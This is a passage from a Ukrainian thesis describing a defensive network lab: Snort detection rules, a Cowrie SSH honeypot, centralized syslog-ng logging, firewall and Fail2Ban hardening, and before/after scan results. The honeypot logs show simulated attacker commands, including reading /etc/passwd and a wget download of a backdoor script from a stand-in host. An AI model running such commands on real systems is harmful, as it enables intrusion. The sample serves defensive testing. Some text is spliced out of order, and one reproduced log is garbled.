


Рисунок 3.1 – Вдосконалена мережева топологія з розмежуванням логічних зон (LAN, DMZ, IDS)

Наступним кроком, з метою реалізації вдосконаленої архітектури мережі, було побудовано віртуальне середовище з використанням гіпервізора VirtualBox.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				52
Змн.	Арк.	№ докум.	Підпис	Дата		

Обрано гнучкий варіант симуляції, який дозволяє проводити ізольоване тестування без загрози для реального середовища. Було створено віртуальні машини з попередньо інсталюваною операційною системою Ubuntu Server 22.04 LTS:

1. VM1 – IDS-сервер (Snort): здійснює аналіз мережевого трафіку.
2. VM2 – Honeypot (Cowrie): імітує вразливий хост для виявлення активності.
3. VM3 – Сервер логування (Syslog-ng / Graylog): централізує події з інших вузлів.
4. VM4 – VPN-сервер (OpenVPN): забезпечує захищений віддалений доступ.
5. VM5, VM6 – Робочі станції: імітація користувачів та атакуючого середовища.

Кожній віртуальній машині призначено мережеві інтерфейси, що відповідають її ролі в топології. Наприклад, IDS має доступ до моніторингового сегменту, honeypot – до DMZ, а VPN-сервер – до зовнішньої мережі через NAT або Bridge. Конфігурація IP-адрес, маршрутизації та таблиць доступу дозволяє в повній мірі симулювати роботу реальної інфраструктури корпоративної мережі.

Таблиця 3.1

Список створених віртуальних машин та їхні функції

Віртуальна машина	Призначення	ОС	Програмне забезпечення
VM1	IDS	Ubuntu Server 22.04	Snort
VM2	Honeypot	Ubuntu Server 22.04	Cowrie
VM3	Сервер логування	Ubuntu Server 22.04	Syslog-ng / Graylog
VM4	VPN-сервер	Ubuntu Server 22.04	OpenVPN
VM5	Робоча станція	Ubuntu Desktop	Nmap, Nikto, браузер тощо
VM6	Робоча станція	Ubuntu Desktop	Робочий трафік

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		53

На даному етапі було реалізовано повну топологію вдосконаленої мережі. Усі вузли успішно підключаються до відповідних сегментів, налаштовано маршрутизацію між підмережами, VPN-трафік ізольовано, DMZ функціонує окремо від основної мережі.

Ця інфраструктура слугуватиме основою для подальшого впровадження окремих компонентів захисту, які будуть описані у підрозділах 3.3–3.6. Кожен із них буде впроваджуватись, налаштовуватись, тестуватись та оцінюватись окремо. Такий підхід дозволяє не лише побудувати логічно структуровану систему захисту, а й проаналізувати ефективність кожного її компонента у контексті запобігання загрозам на етапі розвідки.

3.3 Реалізація виявлення розвідувальних дій з використанням IDS

З метою протидії розвідувальній активності з боку потенційного злоумисника, у вдосконалену архітектуру корпоративної мережі було інтегровано систему виявлення вторгнень Snort. Її основне призначення полягає у моніторингу мережевого трафіку в режимі реального часу з метою фіксації характерних ознак сканування, спроб несанкціонованого доступу або збору інформації. Це відповідає першому етапу моделі Cyber Kill Chain – reconnaissance, коли атакуючий здійснює збір даних про мережу жертви [28]. Для реалізації цього компоненту на окремій віртуальній машині, що була розгорнута у межах моніторингової підмережі, використано операційну систему Ubuntu Server 22.04. Першим кроком стало встановлення Snort за допомогою стандартного пакету, який доступний у системних репозиторіях. Встановлення виконано командою:

```
sudo apt update
sudo apt install snort -y
```

У процесі встановлення було вказано мережевий інтерфейс eth1, який відповідає за прийом трафіку з внутрішньої мережі. Після завершення встановлення було здійснено базову конфігурацію файлу /etc/snort/snort.conf, а

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		54

також підключено файл локальних сигнатур `/etc/snort/rules/local.rules`. З метою фіксації активного сканування за допомогою утиліти Nmap було додано сигнатуру, яка відстежує надмірну кількість TCP SYN-з'єднань з одного джерела за короткий проміжок часу. Правило має такий вигляд:

```
alert tcp any any -> any any (msg:"Nmap scan detected"; flags:S; threshold:type threshold, track by src, count 5, seconds 10; sid:1000001;)
```

Після внесення змін конфігурація перевірялась на відсутність синтаксичних помилок, а служба Snort була перезапущена для застосування правил. Для цього використовувались наступні команди:

```
sudo snort -T -c /etc/snort/snort.conf
sudo systemctl restart snort
```

Для перевірки працездатності системи з однієї з машин, що входить до підмережі користувачів, було здійснено активне сканування за допомогою інструменту Nmap. Це дозволяє змодельовати типовий приклад розвідувальної діяльності з боку умовного злоумисника. Сканування виконано командою:

```
nmap -A 192.168.1.0/24
```

У результаті, в логах Snort, а саме у файлі `/var/log/snort/alert`, було зафіксовано спрацювання щойно доданого правила. Повідомлення у журналі мало наступний вигляд (Рисунок 3.3).

```
[**] [1:1000001:0] Nmap scan detected [**]
[Classification: Attempted Information Leak] [Priority: 2]
05/03-14:28:15.119256 192.168.1.10 -> 192.168.1.5
TCP TTL:64 TOS:0x0 ID:39393 IpLen:20 DgmLen:40
*****S* Seq: 0x0 Ack: 0x0 Win: 0x400 TcpLen: 20
```

Рисунок 3.2 – Результат спрацювання впровадженої системи Snort на розвідувальну активність

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		55

Система успішно зафіксувала ознаки reconnaissance-активності, надала IP-адресу джерела, тип протоколу, порти та час спрацювання. Цей результат підтверджує, що Snort, навіть у базовій конфігурації з мінімальним набором власноруч створених правил, ефективно виявляє перші ознаки спроб проникнення. Його можливості з фільтрації, сигнатурного аналізу та реагування дозволяють організувати надійний захист ще до початку активної фази атаки. Зокрема, завдяки гнучкій структурі правил, можливе точкове реагування на дії сканерів, таких як Nmap, Nikto, а також інші загрози за умови розширення бази сигнатур.

Таким чином, впровадження Snort як елемента системи виявлення вторгнень створює основу для раннього виявлення атак згідно з моделлю Cyber Kill Chain. У подальших підрозділах буде розглянуто розширення функціоналу системи безпеки за допомогою honeypot-технологій, централізованого логування та інших складових комплексного захисту.

3.4 Реалізація Honeypot у виявленні розвідки

Для підвищення рівня ситуаційної обізнаності та можливості виявлення спроб несанкціонованого доступу на етапі розвідки, до вдосконаленої інфраструктури було додано Honeypot-сервер. Його головна мета полягає у симуляції вразливого сервера, до якого зловмисник може спробувати підключитися, вважаючи його реальним об'єктом. У такий спосіб фіксується повна картина його дій, що дозволяє не лише виявити атаку, а й проаналізувати її характер [29].

У межах реалізації було обрано високореалістичний Honeypot Cowrie, який спеціалізується на імітації SSH-сервера. Його встановлено на окремій віртуальній машині в DMZ-сегменті мережі з попередньо налаштованою Ubuntu Server 22.04.

Першим етапом стала інсталяція необхідного програмного забезпечення. Для цього було оновлено репозиторії та встановлено залежності, після чого з офіційного репозиторію GitHub клоновано сам проєкт. Також створено ізольоване

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		56

Python-середовище для запуску Cowrie. Усі дії виконувалися послідовно за допомогою наступних команд:

```
sudo apt update
sudo apt install python3-venv git -y
git clone https://github.com/cowrie/cowrie.git
cd cowrie
python3 -m venv cowrie-env
source cowrie-env/bin/activate
pip install -r requirements.txt
```

Ці кроки дозволили завантажити початковий код Cowrie, створити віртуальне середовище (venv), активувати його та встановити всі необхідні залежності, зазначені у файлі requirements.txt. Це є стандартною процедурою для запуску Python-додатків у безпечному, ізольованому середовищі, щоб Окрім зміни порту, було також налаштовано банер входу для імітації реального сервера, увімкнено розширене логування команд та активовано збереження сесій у форматі JSON для подальшого аналізу. Після перевірки коректності конфігурації honeypot було запущено командою: уникнути конфліктів із системними бібліотеками. Наступним етапом було налаштування самого honeypot-сервера. Для цього спочатку копіюється типовий конфігураційний файл, який містить усі параметри роботи системи:

```
cp etc/cowrie.cfg.dist etc/cowrie.cfg
```

Далі було відредаговано ключові параметри у файлі etc/cowrie.cfg. Зокрема, змінено порт прослуховування з 22 на 2222, щоб уникнути конфлікту з реальною службою SSH, яка використовується для легітимного адміністративного доступу. Завдяки цьому honeypot працює паралельно з реальною інфраструктурою, не заважаючи її роботі. Внесені зміни наведені нижче:

```
[ssh]
listen_port = 2222
```

Окрім зміни порту, було також налаштовано банер входу для імітації реального сервера, увімкнено розширене логування команд та активовано

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		57

збереження сесій у форматі JSON для подальшого аналізу. Після перевірки коректності конфігурації honeypot було запущено командою:

```
bin/cowrie start
```

З моменту запуску Cowrie почав прослуховувати порт 2222 та фіксувати всі спроби з'єднання, спроби входу та команди, що вводилися під час сеансу. Усі логи зберігаються у каталозі `var/log/cowrie/`, основним з яких є файл `cowrie.log`. Для перевірки працездатності honeypot-системи з іншої машини у LAN-сегменті було виконано спробу підключення через SSH за допомогою наступної команди:

```
ssh root@192.168.2.10 -p 2222
```

Було введено типові комбінації логінів і паролів, які часто використовуються при брутфорс-атаках (наприклад, `admin/admin`, `root/123456`). Після симуляції успішного входу зломисника було введено команди, що імітують дослідження системи: навігація по директоріях, перегляд системних файлів, спроба завантаження шкідливого програмного забезпечення. Ці дії були зафіксовані у журналі Cowrie, зокрема:

```
2025-05-03 12:18:03+0000 [SSHService ssh-userauth on
HoneyPotTransport,110,192.168.1.10] login attempt [root/123456] failed
2025-05-03 12:18:10+0000 [SSHService ssh-userauth on
HoneyPotTransport,110,192.168.1.10] login attempt [admin/admin] succeeded
2025-05-03 12:18:12+0000 [CowrieSSHFactory] Command found: ls
2025-05-03 12:18:13+0000 [CowrieSSHFactory] Command found: cat /etc/passwd
2025-05-03 12:18:15+0000 [CowrieSSHFactory] Command found: wget
http://malicious.site/backdoor.sh
```

На рисунку 3.3 наведено фрагмент терміналу з реальним виводом журналу Cowrie, що ілюструє послідовність дій умовного зломисника.

Як видно з журналу, honeypot зафіксував не лише IP-адресу джерела підключення та облікові дані, а й усі введені команди. Це дозволяє створити повний профіль поведінки зломисника, включно з його цілями та інструментами.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				58
Змн.	Арк.	№ докум.	Підпис	Дата		

```

2025-05-03 12:18:03+0000 [SSHService ssh-use
on HoneyPotTransport,110,192.168.1.10] login
attempt [root/123456] failed
2025-05-03 12:18:10+0000 [SSHService ssh-use
on HoneyPotTransport,110,192.168.1.10] login
attempt [admin/admin] succeeded
2025-05-03 12:18:12+0000 CowrieSSHFactory
CowrieSSHFactory
C02Г.03 1C-factory Command found: ls
C02Г.03 1C-factory Command found: cat
/etc/passwd
C02Г.03 1C-factory Cowrie found: wget
http://malicious.site/backdoor.sh

```

Рисунок 3.3 – Фрагмент журналу Honeypot Cowrie з командною активністю умовного зловмисника

Отримані дані можуть бути використані для:

1. Створення правил в IDS на основі спостереженої активності;
2. Автоматичного блокування атак на фаєрволі;
3. Поповнення баз індикаторів компрометації (IoC).

Таким чином, реалізація honeypot-сервера в DMZ-сегменті надала змогу не лише виявити спроби розвідки, а й глибше зрозуміти характер потенційних загроз. Завдяки деталізованим логам, Cowrie є цінним інструментом для аналізу атак у реальному часі та підвищення обґрунтованості захисних заходів у корпоративному середовищі.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		59

3.5 Реалізація системи логування і аналізу подій

Для забезпечення повноцінного моніторингу безпеки у межах корпоративної мережі недостатньо виявити окремі інциденти. Критично важливо також здійснювати централізований збір, зберігання та аналіз журналів подій з усіх ключових компонентів – систем виявлення атак, honeypot-серверів, робочих станцій тощо. Такий підхід дозволяє виявляти закономірності, проводити кореляцію подій, формувати звіти, та вчасно реагувати на потенційні загрози. З цією метою в межах проєкту було розгорнуто сервер централізованого логування, який приймає події з інших вузлів мережі [30]. У ролі основного рішення обрано Syslog-ng – легку та стабільну систему збору логів, яка підтримує як локальний, так і віддалений прийом повідомлень.

Встановлення Syslog-ng на окремій віртуальній машині (Log Server) виконувалося за допомогою таких команд:

```
sudo apt update
sudo apt install syslog-ng -y
```

Після інсталяції було відредаговано файл конфігурації /etc/syslog-ng/syslog-ng.conf, в якому налаштовано прослуховування UDP-порту 514 для прийому логів від клієнтів. Додано наступні рядки:

```
source s_net {
udp(ip(0.0.0.0) port(514));
};

destination d_logs {
file("/var/log/centralized/$HOST/$YEAR$MONTH$DAY.log");
};

log {
source(s_net);
destination(d_logs);
};
```

Ця конфігурація дозволяє серверу приймати syslog-повідомлення з усієї мережі та зберігати їх у структурованому вигляді – окремо по хостах і за датами. Для застосування змін служба перезапускається:

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				60
Змн.	Арк.	№ докум.	Підпис	Дата		

```
sudo systemctl restart syslog-ng
```

Після налаштування сервера, необхідно сконфігурувати клієнти – зокрема, сервер Snort та Honeypot Cowrie – щоб вони надсилали свої журнали на централізований лог-сервер. На Snort-сервері для цього редагується файл `/etc/rsyslog.conf`, в якому додається такий рядок:

```
*.* @192.168.1.20:514
```

Аналогічно, на honeypot-сервері налаштовується передача логів Cowrie. Для цього у конфігураційному файлі Cowrie (`cowrie.cfg`) активується підтримка syslog і вказується IP-адреса сервера:

```
[output_syslog]
enabled = true
host = 192.168.1.20
port = 514
```

Після збереження змін та перезапуску відповідних служб, лог-сервер почав приймати події у реальному часі. У файловій структурі з'явилися окремі каталоги для кожного джерела логів, а у них – відповідні логи за датами. На рисунку 3.4 продемонстровано фрагмент отриманих журналів, у яких зафіксовано спрацювання правила Snort та команда, виконана в Honeypot Cowrie.

```
05/03-12:15:48.097455 snort syslog 7: Nmap scan
Priority 2 Snort ID sid 10 000001 TCP-100 on TCP
192.168.1.10 (tos: 0x0 flags: 0x2 ttl: 64 id: 48086),
srcport 40456 - dst-port 80

2025-05-03 12:18:13+0000 Cowrie honeypot ssh-userauth
on HoneyPotTransport Command found: ls
192.168.2.10 - 192.168.2.10
```

Рисунок 3.4 – Централізований журнал подій з IDS Snort та Honeypot Cowrie

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				61
Змн.	Арк.	№ докум.	Підпис	Дата		

Крім збереження логів у текстовому вигляді, реалізована система логування дозволяє уніфіковано переглядати події, формувати звіти та за потреби – налаштовувати механізми автоматичного оповіщення (email, sysadmin-інтерфейс тощо).

Хоча у рамках цього дослідження не використовувалась повноцінна SIEM-система (на кшталт Graylog або Splunk), обраний підхід дозволив досягти ключової мети – централізованого контролю над усіма джерелами подій у мережі.

Таким чином, впровадження серверу логування доповнило попередні захисні заходи та створило умови для подальшої автоматизації процесу реагування на інциденти. Центральне сховище логів дозволяє отримати єдину точку спостереження за мережею, аналізувати дії зломисника у динаміці, а також проводити форензик-розслідування у разі компрометації.

3.6 Реалізація загартування мережі (hardening)

Одним із ключових етапів у побудові безпечної корпоративної мережі є зменшення її вразливості до атак за рахунок застосування комплексу заходів із загартування (hardening) усіх критично важливих вузлів. Це дозволяє не лише зменшити поверхню атаки, а й запобігти можливості подальшого проникнення в систему після етапу розвідки.

Першим кроком у процесі загартування стало обмеження мережевого доступу за допомогою локального брандмауера. На всіх серверах було встановлено та активовано UFW (Uncomplicated Firewall) – простий інтерфейс до iptables, який дозволяє швидко та ефективно задавати політику доступу. Для початку виконано інсталяцію пакета та базову конфігурацію, яка передбачає заборону всіх вхідних з'єднань і дозвіл лише чітко визначених портів:

```
sudo apt install ufw -y
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow 22/tcp
sudo ufw allow 2222/tcp
sudo ufw allow from 192.168.1.0/24 to any port 514 proto udp
sudo ufw enable
```

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				62
Змн.	Арк.	№ докум.	Підпис	Дата		

Таким чином, дозволено лише адміністративний SSH-доступ, з'єднання з honeypot-сервером на порту 2222, а також надсилання системних логів на централізований сервер логування. Усі інші зовнішні запити до вузлів автоматично блокуються, що значно зменшує ризик сканування портів та атак через непотрібні служби.

Наступним кроком стало впровадження засобу захисту від брутфорс-атак – системи Fail2Ban. Її функціональність полягає у моніторингу логів автентифікації та автоматичному блокуванні IP-адрес, з яких здійснюється багаторазова невдала авторизація. Інсталяція пакета проводилася стандартною командою:

```
sudo apt install fail2ban -y
```

Після встановлення створено конфігураційний файл jail.local, у якому прописано правила для SSH-служби. Було задано обмеження до 5 невдалих спроб входу, після чого IP-адреса блокується на одну годину:

```
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 5
bantime = 3600
```

Крім того, аналогічне правило застосовано і для honeypot-служби, яка прослуховує порт 2222. Таким чином, навіть симульоване середовище отримує реальний захист від автоматизованих атак на етапі автентифікації.

У межах загартування також реалізовано автоматичне оновлення всіх програмних компонентів. Це критично важливо для запобігання експлуатації відомих уразливостей, які можуть бути вже зафіксовані в CVE-базах. На кожному вузлі інфраструктури встановлено пакет unattended-upgrades, після чого увімкнено регулярне автоматичне застосування оновлень без необхідності ручного втручання адміністратора:

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				63
Змн.	Арк.	№ докум.	Підпис	Дата		

```
sudo apt install unattended-upgrades -y
sudo dpkg-reconfigure --priority=low unattended-upgrades
```

Усі оновлення безпеки тепер завантажуються з офіційних репозиторіїв та застосовуються у фоновому режимі, що дозволяє підтримувати системи в актуальному стані.

Завершальним етапом стала перевірка запущених служб і видалення непотрібних сервісів, які не використовуються у межах проєкту, однак можуть бути активними за замовчуванням. Для цього було проаналізовано список усіх активних сервісів:

```
sudo systemctl list-units --type=service --state=running
```

Після аудиту виявлено наявність служб Apache2, Avahi, Telnet та інших, які не використовуються в інфраструктурі. Їх було зупинено і повністю вимкнено з автозапуску:

```
sudo systemctl stop apache2
sudo systemctl disable apache2
```

Аналогічні дії застосовано до інших служб, щоб мінімізувати кількість відкритих портів і активних компонентів у системі. Це дозволяє працювати за принципом "мінімально необхідних прав" (least privilege), що є основою безпечного адміністрування.

У результаті реалізації вищезазначених кроків було досягнуто значного посилення захищеності інфраструктури. Система стала більш стійкою до автоматизованих атак, сканування, несанкціонованого доступу та експлуатації відомих уразливостей. Загартування стало логічним завершенням комплексу технічних заходів у рамках багаторівневої моделі безпеки, яку було реалізовано у даному проєкті.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		64

3.7 Порівняльний аналіз результатів

Для об'єктивної оцінки ефективності впроваджених засобів захисту було проведено порівняльне тестування до та після реалізації запропонованої архітектури безпеки. У процесі тестування було змодельовано кілька типових дій з боку зловмисника, що відповідають reconnaissance-фазі моделі Cyber Kill Chain. Для кожного з тестів зафіксовано два ключові показники: кількість виявлених загроз (тобто доступної для зловмисника інформації) та час виконання відповідних операцій. Результати тестування демонструють суттєве зниження як обсягу інформації, яку потенційний атакуючий може зібрати, так і загального часу, необхідного для виконання певної розвідувальної дії. Зокрема, кількість доступних портів, визначених служб і конфігурацій зменшилася в кілька разів. Це свідчить про ефективне блокування або маскуванню вразливих елементів системи шляхом застосування фаєрволів, VPN-тунелювання, honeypot-серверів та систем виявлення вторгнень.

Результат тестування порівняння часу виконання і кількості виявлених загроз до та після впровадження реалізованого захисту наведено у таблиці 3.1.

Як можна побачити, сканування портів до впровадження дозволяло виявити 46 потенційно доступних служб, тоді як після впровадження – лише 12. Аналогічне зменшення спостерігалось і при визначенні операційної системи: кількість доступних ознак і сервісів зменшилася з 37 до 9. Найбільше скорочення було зафіксовано в аналізі мережевих інтерфейсів та скануванні вразливостей: з 61 виявленої проблеми залишилося лише 14. Також спостерігається значне зменшення часу виконання аналізу. Це пояснюється як оптимізацією мережевої взаємодії, так і зменшенням обсягу доступної інформації, що підлягає обробці. Наприклад, сканування вразливостей, яке до впровадження займало понад 21 секунду, після захисту скоротилося до 9.1 с.

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				65
Змн.	Арк.	№ докум.	Підпис	Дата		

Таблиця 3.1

Порівняння часу виконання і кількості виявлених загроз до та після впровадження захисту

№	Назва тесту	Кількість виявлених загроз (до)	Кількість виявлених загроз (після)	Час виконання, с (до)	Час виконання, с (після)
1	Сканування портів	46	12	18.7	8.3
2	Визначення операційної системи	37	9	16.5	6.9
3	Аналіз мережевих інтерфейсів	22	5	13.9	5.2
4	Сканування вразливостей (Nikto)	61	14	21.3	9.1

Зменшення кількості виявлених загроз є позитивним результатом, оскільки в контексті розвідки це означає, що злоумисник бачить значно менше доступної інформації про мережу, отже – має менше шансів сформулювати ефективну стратегію подальшої атаки. Впроваджені заходи не лише захищають, а й «розмивають» поверхню атаки, ускладнюючи її планування. Водночас слід зазначити, що такі компоненти як система виявлення вторгнень (IDS) та honeypot самі по собі не зменшують кількість вразливостей, але дозволяють ідентифікувати й зафіксувати спроби розвідки або проникнення, які могли б залишитися непоміченими. Ці інструменти створюють додатковий рівень спостереження і підвищують загальну ситуаційну обізнаність в межах корпоративної мережі.

На рисунку 3.16 наведено порівняння часу виконання відповідних тестів. Очевидне скорочення тривалості операцій свідчить не лише про ефективну фільтрацію трафіку і зниження загального навантаження, а й про зменшення обсягу аналізованої поверхні – що є наслідком вдалого впровадження фаєрволів,

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				66
Змн.	Арк.	№ докум.	Підпис	Дата		

мережевої сегментації та видалення служб, які раніше були відкритими для сканування.




Рисунок 3.16 – Результат порівняльного аналізу до та після впровадження захисту

Таким чином, отримані результати підтверджують, що комплексна реалізація багаторівневої системи захисту дозволяє суттєво зменшити обсяг доступної інформації для розвідки, пришвидшити обробку подій і забезпечити виявлення reconnaissance-діяльності ще на ранньому етапі. Це робить інфраструктуру менш вразливою до подальших фаз кібератаки і підвищує її загальну стійкість

ВИСНОВКИ

1. У процесі виконання дипломної роботи було проаналізовано методи і техніки, які застосовуються на етапі розвідки в рамках моделі Cyber Kill Chain, а також досліджено рівень вразливості корпоративної мережі до атак, що реалізуються на цьому етапі. На основі аналізу сучасних загроз, інструментів reconnaissance та типових помилок конфігурації було обґрунтовано доцільність створення моделі захищеної корпоративної мережі з інтегрованими засобами виявлення та протидії початковим фазам кібератаки.

2. У межах практичної частини роботи було змодельовано корпоративну мережу у середовищі Cisco Packet Tracer та проведено тестування з використанням інструментів активного та пасивного збору інформації. Отримані результати підтвердили наявність критичних вразливостей, серед яких – відсутність захисту адміністративних інтерфейсів, незахищені відкриті порти, відсутність журналювання та систем моніторингу.

3. Для усунення виявлених недоліків було реалізовано вдосконалену модель корпоративної мережі з впровадженням системи виявлення вторгнень (Snort), honeypot-сервера на базі Cowrie, сервера централізованого журналювання (Syslogging), захищеного адміністративного доступу через OpenVPN, міжмережевого екрану (UFW) та системи автоматичного оновлення і моніторингу служб. Усі компоненти було налаштовано в умовах віртуального середовища та перевірено на ефективність за допомогою повторного тестування.

4. Порівняльний аналіз до та після впровадження захисної інфраструктури засвідчив значне зниження доступної зловмиснику інформації на етапі розвідки, скорочення часу сканування та підвищення рівня контролю за подіями в мережі. Зменшення кількості виявлених сервісів і відкритих портів, а також впровадження засобів раннього виявлення reconnaissance-активності, дозволили значно підвищити загальну стійкість моделі до кібератак.

Таким чином, поставлені в роботі завдання були повністю реалізовані. Результати дослідження підтверджують ефективність запропонованої моделі.

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				68
Змн.	Арк.	№ докум.	Підпис	Дата		

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Wilhelm T. The Cyber Kill Chain. // Professional Penetration Testing. – Elsevier, 2025. – P. 113–168.
2. Leghelimi H.E. Exploring the Cyber Kill Chain and Malware Arsenal. – Université Constantine 2, 2025. – 45 p.
3. Allen J.H., Moore D., Vetter B. Cyber Reconnaissance, Surveillance and Defense. – Cham: Springer, 2016. – 290 p.
4. Jiang Y., Meng Q., Shang F., Oo N., Minh L.T.H., Lim H.W., Sikdar B. MITRE ATT&CK Applications in Cybersecurity and The Way Forward. – arXiv, 2025. – 22 p.
5. Neupane S., Fernandez I.A., Mittal S., Rahimi S. Impacts and Risk of Generative AI Technology on Cyber Defense. – arXiv, 2023. – 18 p.
6. Bissell K., LaSalle R., Dal Cin P. The State of Cybersecurity Resilience 2021. – Accenture, 2021. – 48 p.
7. Borges E. Top 15 OSINT Tools for Expert Intelligence Gathering. – Recorded Future, 2024. – 12 p.
8. Kim D., Solomon M.G. Fundamentals of Information Systems Security. – Burlington: Jones & Bartlett Learning, 2021. – 548 p.
9. HackRead. 2025's Top OSINT Tools: A Fresh Take on Open-Source Intel. – HackRead, 2025. – 10 p.
10. Ullrich J. Internet Storm Center: Cyber Threat Trends. – SANS Institute, 2020. – 35 p.
11. Talkwalker. 15 Best OSINT (Open Source Intelligence) Tools for 2025. – Talkwalker, 2024. – 14 p.
12. OpenVPN Inc. OpenVPN Administration Guide. – San Francisco: OpenVPN Technologies, 2020. – 76 p.
13. Cisco Systems. Packet Tracer Network Simulation Tool – User Guide. – San Jose: Cisco Press, 2022. – 95 p.
14. Snort Project Team. Snort 2.9 User Manual. – Cisco Systems, 2021. – 142 p.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				69
Змн.	Арк.	№ докум.	Підпис	Дата		

15. WebAsha. AI-Powered OSINT Tools in 2025: How Artificial Intelligence is Transforming Open Source Intelligence Gathering. – WebAsha, 2025. – 9 p.
16. Cowrie Project Contributors. Cowrie SSH and Telnet Honeypot Documentation. – GitHub, 2023. – 42 p.
17. Rouse M. What is the Cyber Kill Chain? – TechTarget, 2021. – 18 p.
18. Shodan.io. Shodan API Documentation. – Austin: Shodan, 2023. – 27 p.
19. Aakanksha Saha, Martina Lindorfer, Juan Caballero. From IOCs to Group Profiles: On the Specificity of Threat Group Behaviors in CTI Knowledge Bases. – arXiv, 2025. – 30 p.
20. A Framework for Evaluating Emerging Cyberattack Capabilities of AI. – arXiv, 2025. – 25 p.
21. Frontier AI's Impact on the Cybersecurity Landscape. – arXiv, 2025. – 28 p.
22. Impact of AI on the Cyber Kill Chain: A Systematic Review. – Computers & Security, 2024. – 20 p.
23. Open Source Intelligence (OSINT) and Corporate Intelligence. – Specialeurasia.com, 2025. – 15 p.
24. Open Source Investigation Best Practices 2025. – Neotas, 2025. – 20 p.
25. OSINT Tools Security Analysts Should Know for 2025. – Liferaft, 2025. – 8 p.
26. A Visual Summary of SANS OSINT Summit 2025. – SANS Institute, Feb 2025. – 5 p.
